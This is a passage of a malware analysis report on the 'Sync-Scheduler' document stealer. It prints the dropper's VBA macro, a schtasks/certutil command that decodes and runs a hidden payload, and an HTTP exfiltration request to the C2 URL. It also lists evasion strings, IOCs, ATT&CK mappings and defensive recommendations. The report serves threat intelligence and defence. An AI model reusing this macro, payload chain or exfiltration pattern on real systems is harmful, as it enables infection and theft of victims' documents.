
```
Sub CheckFileInFolder()
    Dim folderPath As String
    Dim fileName As String
    Dim fullPath As String

    folderPath = "C:\~Microsoft365"
    fileName = "support.txt"
    fullPath = folderPath & "\" & fileName
    If Dir(fullPath) <> "" Then
        MsgBox "File not supported!!"
    Else
        Textbox_reader
    End If
End Sub
```

If the file exists (in the case of repeated execution), then it shows the following pop-up message:



The first slide of the PPT file has a hidden base-64 encoded string as a Page Title, and the title of the file contains a fraction of this string:



The Textbox_reader function calls the 'Test' function that creates a folder at "C:\~Microsoft365" as a hidden system directory:

```
Sub Test()
    Dim Charts_Path As String
    Charts_Path = "C:\~Microsoft365"
    If Dir(Charts_Path, vbDirectory) = "" Then MkDir Charts_Path
    SetAttr "C:\~Microsoft365", vbHidden Or vbSystem
End Sub
```

Test function

Then it creates a file support.txt and writes this base-64 string into this file:

```
Sub Textbox_reader()
    Test
    Dim myInput As String
    myInput = ActivePresentation.Slides(1).Shapes(1).TextFrame.TextRange.Text
    Set textFile = CreateObject("Scripting.FileSystemObject").CreateTextFile("C:\~Mic
rosoft365\support.txt", True)
    textFile.Write myInput
    textFile.Close
End Sub
```

Textbox_reader function

Finally, the ScheduleTask function creates a scheduled task windows_updates that will run only once, and the start time will be 11:11. This task will decode the support.txt as wword.exe and execute it using the shell function in a hidden command prompt window:

```
Sub ScheduleTask()
    Dim strCommand As String
    strCommand = "schtasks /create /TN windows_updates /SC ONCE /ST 11:11 /TR ""cmd /
c certutil -decode C:\~Microsoft365\support.txt C:\~Microsoft365\wword.exe && C:\~Mic
rosoft365\wword.exe"""
    Shell "cmd /c " & strCommand, vbHide
End Sub
```


ScheduleTask function

The Execution:

The VB macro drops the executable wword.exe in the C:\~Microsoft365 directory:


Sync-Scheduler	
File Name	wword.exe
File Size	152.88 KB (156544 bytes)
Signed	Not signed
MD5	df6b768247a9cdb5607819c79f02099d
SHA-256	6e4a4d25c2e8f5bacc7e0f1c8b538b8ad61571266f271cfdfc14725b3be02613
Creation Time	January 08, 2024

The Task Scheduler executes the wword.exe in a hidden Windows command shell:




Task Scheduler log

The malware creates a directory “C:\Users\user\AppData\Roaming\OneDrive”:




Then it attempts to establish a connection with the domain “syncscheduler.com” and sends the systems UID to C2:




Connection to syncscheduler.com

At next stage of execution, the malware first enumerates the users/accounts on the system:




And then starts querying for the files/folders in the User’s Downloads, Desktop and Documents directories:



Searching for files/folders in User's space

The Target is Document:

After querying the files/folder in the User's directory, the malware selects the files by comparing the extension of the file. These include .doc, .docx, .xls, .xlsx, .ppt, .pptx, .pdf and .zip files:




Comparing 'zip' file extension to identify its filetype

When the target file is identified, it immediately copies the file to the OneDrive folder (C:\Users\user\AppData\Roaming\OneDrive) for exfiltration, and after transferring the file to the C2 server, it is then deleted from the OneDrive folder, and continues the search for documents. The process of searching for, copying, and transmitting document files is conducted in a manner of one file at a time.

While copying these files, it changes the file names and replaces the file extensions including the period character ('.') with the string specific for the particular filetype:

File Extension	Replacement String
.doc	X367
.docx	X946
.xls	X142
.xlsx	X375
.ppt	X593
.pptx	X842
.pdf	X567

.zip	X052




Replacing files' extension while coping them in the OneDrive folder

```
__unwind { // __CxxFrameHandler4
        mov     [rsp-8+arg_0], rbx
        push    rbp
        lea     rbp, [rsp-70h]
        sub     rsp, 170h
        xorps   xmm0, xmm0
        movups  [rsp+170h+var_150], xmm0
        xorps   xmm1, xmm1
        movdqa  [rsp+170h+var_140], xmm1
        mov     r8d, 3
        lea     rdx, aPdf       ; "pdf"
        lea     rcx, [rsp+170h+var_150]
        call    sub_14000CD80   ; Memory-Copy
        lea     rax, PDF_X567
        mov     [rsp+170h+var_130], rax
        xorps   xmm0, xmm0
        movups  [rsp+170h+var_128], xmm0
        xor     ebx, ebx
        mov     [rsp+170h+var_118], rbx
        mov     [rsp+170h+var_110], rbx
        lea     r8d, [rbx+3]
        lea     rdx, aDoc       ; "doc"
        lea     rcx, [rsp+170h+var_128]
        call    sub_14000CD80   ; Memory-Copy
        lea     rax, DOC_X367
        mov     [rsp+170h+var_108], rax
        xorps   xmm0, xmm0
        movups  [rsp+170h+var_100], xmm0
        xorps   xmm1, xmm1
        movdqa  [rbp+70h+var_F0], xmm1
        lea     r8d, [rbx+4]
        lea     rdx, aDocx      ; "docx"
        lea     rcx, [rsp+170h+var_100]
        call    sub_14000CD80   ; Memory-Copy
        lea     rax, DOCX_X945
        mov     [rbp+70h+var_E0], rax
        xorps   xmm0, xmm0
        movups  [rbp+70h+var_D8], xmm0
        mov     [rbp+70h+var_C8], rbx
```

Assembly instructions: Replacing file extension

The Exfiltration:

After copying the files in the OneDrive folder (C:\Users\user\AppData\Roaming\OneDrive), it starts exfiltration:



Exfiltrating copied .xls file using ‘HttpSendRequestw’

The network packets are sent in the POST request in the form of ‘form-data’ to the URL “http[:]//syncscheduler[.]com/r3diRecT/redirector/proxy.php” (IP address “146.70.157.120”):

```
POST /r3diRecT/redirector/proxy.php HTTP/1.1
Accept: multipart/*
Content-Type: multipart/form-data; boundary=--------------------------7d82751e2bc0858
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.3 (KHTML, like Gecko) Chrome/6.0.472.53
Safari/534.3
Host: syncscheduler.com
Content-Length: 19368
Cache-Control: no-cache

----------------------------7d82751e2bc0858
Content-Disposition: form-data; name="file"; filename=" advisoryX946 "
Content-Type: text/plain;";

g...#-....r9.~qa..r9.~qa.s+^W!...i..(..6..662];.J/J...G.{.. .;..>y......BO[......?L,..C..?L,..C..?L,..C..?L,..C..?L,
..C..?L,..C..?L,..C..?L,..C..?L,..C..?L,..C..?L,..C..?L,..C..?L,..C..?L,..C..?L,..C..?L,..C..?L,..C..?L,..C..?L,..C.
.?L,..C..?L,..C..?L,..C..?L,..C..?L,..C..?L,..C..?L,..C..?L,..C..?L,..C..?L,..C..?L,..C..?L,..C..?L,..C..?L,..C..?L,
..C..?L,..C..?L,..C..?L,..C..?L,..C..?L,..C..?L,..C..?L,..C..?L,..C..?L,..C..?L,..C..?L,..C..?L,..C..?L,..C..?L,..C.
.?L,..C..?L,..C..?L,..C..?L,..C..?L,..C...r9.~qa..r9.~qa..r9.~qa..r9.~qa..r9.~qa..r9.~qa..r9.~qa..r9.~qa..r9
.~qa..r9.~qa..r9.~qa..r9.~qa..r9.~qa..r9.~qa..r9.~qa..r9.~qa..r9.~qa..r9.~qa..r9.~qa..r9.~qa..r9.~qa..r9.~qa..r9.~qa
```

Sending .doc file over network

Defense Capabilities:


The malware looks for the presence of various analysis tools, including debuggers and virtual machine environments at the initial stage of execution:

0x1a52db54428	ollydbg.exe
0x1a52db54440	ida.exe
0x1a52db54450	ida64.exe
0x1a52db54468	idag.exe
0x1a52db54480	idag64.exe
0x1a52db54498	idaw.exe
0x1a52db544b0	idaw64.exe
0x1a52db544c8	idaq.exe
0x1a52db544e0	idaq64.exe
0x1a52db544f8	idau.exe
0x1a52db54510	idau64.exe
0x1a52db54528	scylla.exe
0x1a52db54540	scylla_x64.exe
0x1a52db54560	scylla_x86.exe
0x1a52db54580	protection_id.exe
0x1a52db545a8	x64dbg.exe
0x1a52db545c0	x32dbg.exe
0x1a52db545d8	windbg.exe
0x1a52db545f0	reshacker.exe
0x1a52db54610	ImportREC.exe
0x1a52db54630	IMMUNITYDEBUGGER.EXE
0x1a52db54660	devenv.exe
0x1a52db54678	Procmon.exe
0x1a52db54690	Procmon64.exe

0x1a52db54758	Import reconstructor
0x1a52db54790	Process Monitor - Sysinternals:
0x1a52db54800	Zeta Debugger
0x1a52db54820	Rock Debugger
0x1a52db54840	ObsidianGUI
0x1a52db54860	WinDbgFrameClass
0x1a52db54888	idawindow

Analysis tools string in process memory

Additionally, it verifies if the specified DLLs are hooked to hide the analysis environment:



0x1a52db54e9c	HookLibraryx64.dll
0x1a52db54eaf	HookDllData
0x1a52db54ebb	HookedGetLocalTime
0x1a52db54ece	HookedGetSystemTime
0x1a52db54ee2	HookedGetTickCount64
0x1a52db54ef7	HookedGetTickCount
0x1a52db54f0a	HookedKiUserExceptionDispatcher
0x1a52db54f2a	HookedNativeCallInternal
0x1a52db54f43	HookedNtClose
0x1a52db54f51	HookedNtContinue
0x1a52db54f62	HookedNtCreateSection
0x1a52db54f78	HookedNtCreateThread
0x1a52db54f8d	HookedNtCreateThreadEx
0x1a52db54fa4	HookedNtDuplicateObject
0x1a52db54fbc	HookedNtGetContextThread
0x1a52db54fd5	HookedNtMapViewOfSection
0x1a52db54fee	HookedNtOpenFile
0x1a52db54fff	HookedNtQueryInformationProcess
0x1a52db5501f	HookedNtQueryObject
0x1a52db55033	HookedNtQueryPerformanceCounter
0x1a52db55053	HookedNtQuerySystemInformation
0x1a52db55072	HookedNtQuerySystemTime
0x1a52db5508a	HookedNtResumeThread
0x1a52db5509f	HookedNtSetContextThread
0x1a52db550b8	HookedNtSetDebugFilterState
0x1a52db550d4	HookedNtSetInformationProcess
0x1a52db550f2	HookedNtSetInformationThread
0x1a52db5510f	HookedNtUserBlockInput
0x1a52db55126	HookedNtUserBuildHwndList
0x1a52db55140	HookedNtUserBuildHwndList_Eight
0x1a52db55160	HookedNtUserFindWindowEx
0x1a52db55179	HookedNtUserGetForegroundWindow
0x1a52db55199	HookedNtUserQueryWindow
0x1a52db551b1	HookedNtYieldExecution
0x1a52db551c8	HookedOutputDebugStringA

verifying hooked DLLs in memory

If the malware identifies any analysis-elements within the execution environment, it triggers ‘FatalExit’ command, leading to the termination of the execution process.

SYNC-SCHEDULER CAPABILITIES

The examination of the Sync-Scheduler yields valuable insights and unveils its operational characteristics. Drawing from this analysis and the data extracted, the subsequent points outline the capabilities of this document stealer:

- Exfiltrates documents, including Word, Excel spreadsheet, PowerPoint and PDF.
- Avoids detection using the File-Nesting and Embedded object in the Office document.
- Anti-analysis capabilities.
- Uses obfuscation in the code.
- Scans for analysis tools and debuggers.
- Communicates with C2 and exfiltrates files over the network.
- Terminates if being debugged or analyzed.

CONCLUSION

In summary, Sync-Scheduler is a dedicated document stealer that targets Word documents, Excel Spreadsheets, PowerPoint presentations, PDFs and ZIP compress files. The malware is written in C++ and equipped with anti-analysis and defense evasion techniques. It uses obfuscation in its code and terminates itself if it detects an analysis environment.

To reduce the risks associated with Sync-Scheduler stealer malware, users should exercise caution when opening files from untrustworthy sources or clicking on unfamiliar links, particularly those offering questionable software or content. Furthermore, deploying robust cybersecurity measures, including utilizing reputable antivirus software, ensuring software is regularly updated, and staying vigilant against social engineering tactics, can significantly bolster protection against such threats. Education and awareness campaigns are also vital in equipping individuals with the knowledge to recognize and evade such malware, ultimately fostering a more resilient and secure online ecosystem.

INDICATORS OF COMPROMISE

S/N	Indicators	Type	Context
1	c1ab783d60cf05636eb4f72d17c6cf1d	MD5	China Navy First Training 2024(CN).docx
2	2027a5acbfea586f2d814fb57a97dcfce6c9d85c2a18a0df40811006d74aa7e3	SHA-256	China Navy First Training 2024(CN).docx
3	39122a2bcf6c360271e8edb503bc2761	MD5	microsoft_powerpoint_97-2003_presentation.ppt
4	203d60fe1ebbfafc835e082774ee56088273d9455fb12ac1de2c1be410cceeec	SHA-256	microsoft_powerpoint_97-2003_presentation.ppt
5	df6b768247a9cdb5607819c79f02099d	MD5	wword.exe
6	6e4a4d25c2e8f5bacc7e0f1c8b538b8ad61571266f271cfdfc14725b3be02613	SHA-256	wword.exe
7	004101dc501b9de8965e6b45debd07b6	MD5	smsse.exe
8	316e01b962bf844c3483fce26ff3b2d188338034b1dbd41f15767b06c6e56041	SHA-256	smsse.exe
9	146[.]70[.]157[.]120	IP address	C2
10	http[:]//syncscheduler[.]com/r3diRecT/redirector/proxy[.]php	URL	C2

MITRE ATT&CK TACTICS AND TECHNIQUES

No.	Tactic	Technique
1	Reconnaissance (TA0043)	T1592: Gather Victim Host Information
2	Execution (TA0002)	T1059.003: Windows Command Shell
		T1053.005: Scheduled Task
		T1024.002: Malicious File
3	Defense Evasion (TA0005)	T1622: Debugger Evasion
		T1497: Virtualization/Sandbox Evasion

		T1140: Deobfuscate/Decode Files or Information
		T1564.001: Hidden Files and Directories
		T1070.004: File Deletion
		T1027.009: Embedded Payloads
4	Discovery (TA0007)	T1622: Debugger Evasion
		T1497: Virtualization/Sandbox Evasion
		T1083: File and Directory Discovery
5	Command and Control (TA0011)	T1071.001: Web Protocols
6	Exfiltration (TA0010)	T1041: Exfiltration Over C2 Channel

Recommendations

- Implement threat intelligence to proactively counter the threats associated with Sync-Scheduler stealer malware.
- To protect the endpoints, use robust endpoint security solutions for real-time monitoring and threat detection such as Antimalware security suit and host-based intrusion prevention system.
- Continuous monitoring of the network activity with NIDS/NIPS and using the web application firewall to filter/block the suspicious activity provides comprehensive protection from compromise due to encrypted payloads.
- Configure firewalls to block outbound communication to known malicious IP addresses and domains associated with Sync-Scheduler stealer command and control servers.
- Implement behavior-based monitoring to detect unusual activity patterns, such as suspicious processes attempting to make unauthorized network connections.
- Employ application whitelisting to allow only approved applications to run on endpoints, preventing the execution of unauthorized or malicious executables.
- Conducting vulnerability assessment and penetration testing on the environment periodically helps in hardening the security by finding the security loopholes, followed by remediation process.
- The use of security benchmarks to create baseline security procedures and organizational security policies is also recommended.
- Develop a comprehensive incident response plan that outlines steps to take in case of a malware infection, including isolating affected systems and notifying relevant stakeholders.
- Security awareness and training programs help to protect from security incidents, such as social engineering attacks. Organizations should remain vigilant and continuously adapt their defenses to mitigate the evolving threats posed by Sync-Scheduler stealer malware.
- Update security patches which can reduce the risk of potential compromise.
